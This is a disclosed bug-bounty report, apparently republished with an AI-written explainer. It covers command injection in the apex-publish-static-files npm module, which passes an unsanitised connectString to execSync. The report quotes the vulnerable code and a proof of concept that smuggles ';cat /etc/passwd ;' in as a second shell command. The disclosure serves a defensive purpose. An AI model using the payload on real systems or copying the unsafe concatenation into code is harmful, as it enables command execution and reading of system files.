[apex-publish-static-files] Command Injection on connectString
The apex-publish-static-files npm module passes the connectString argument directly to execSync without sanitisation, allowing an attacker to inject shell commands. An attacker who controls the connectString value can execute arbitrary shell commands on the host.
 Originally disclosed on HackerOne
- Triaged in 2 days
- Fixed in 44 days
- Disclosed after 44 days
Summary by the program
vulnerable_versions <= 2.0.0 patched versions >= 2.0.1
The report
I would like to report a command injection vulnerability in the apex-publish-static-files npm module. It allows arbitrary shell command execution through a maliciously crafted argument.
Module
module name: apex-publish-static-files
version: 2.0.0
npm page: https://www.npmjs.com/package/apex-publish-static-files
Module Description
Uploads all files from a local directory to Oracle APEX
Module Stats
15 downloads in the last day ~170 downloads in the last month
Vulnerability
Vulnerability Description
apex-publish-static-files does not sanitize the connectionString argument, and subsequently passes it to execSync(), thus allowing arbitrary shell command injection.
Vulnerability Code : https://github.com/vincentmorneau/apex-publish-static-files/blob/master/index.js#54-66
			const childProcess = execSync(
				'"' + opts.sqlclPath + '"' + // Sqlcl path
				' ' + opts.connectString + // Connect string (user/pass@server:port/sid)
				' @"' + path.resolve(__dirname, 'lib/script') + '"' + // Sql to execute
				' "' + path.resolve(__dirname, 'lib/distUpload.js') + '"' + // Param &1 (js to execute)
				' "' + path.resolve(opts.directory) + '"' + // Param &2
				' ' + opts.appID + // Param &3
				' "' + opts.destination + '"' + // Param &4
				' "' + opts.pluginName + '"' // Param &5
				, {
					encoding: 'utf8'
				}
			);

Steps To Reproduce:
- npm i apex-publish-static-files
- create index.js file like this :
var publisher = require('apex-publish-static-files');

publisher.publish({
connectString: ";cat /etc/passwd ;",
    directory: "public",
    appID: 111
});
- execute
node index.js
F342500
Supporting Material/References:
OS: WSL Ubuntu 16.04 NODE: v10.8.0 NPM : 6.2.0
Wrap up
- I contacted the maintainer to let them know: N
- I opened an issue in the related repository: N
Impact
It allows arbitrary shell command execution through a maliciously crafted argument.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The module concatenates the user-supplied connectString into a shell command passed to execSync without any sanitisation or escaping.
Impact
An attacker could execute arbitrary shell commands on the machine running the module.
What the attacker needed
Attacker controls connectString value; victim runs the module with that value
How it was found
- Install the apex-publish-static-files npm package.
- Create a script that calls the publish function with a connectString containing shell metacharacters.
- Run the script with node, which triggers the injected command.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a command injection bug. The module takes a string from the user and runs it as part of a shell command without checking it. If the string contains special shell characters, the attacker can make the computer run extra commands of their choosing.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.





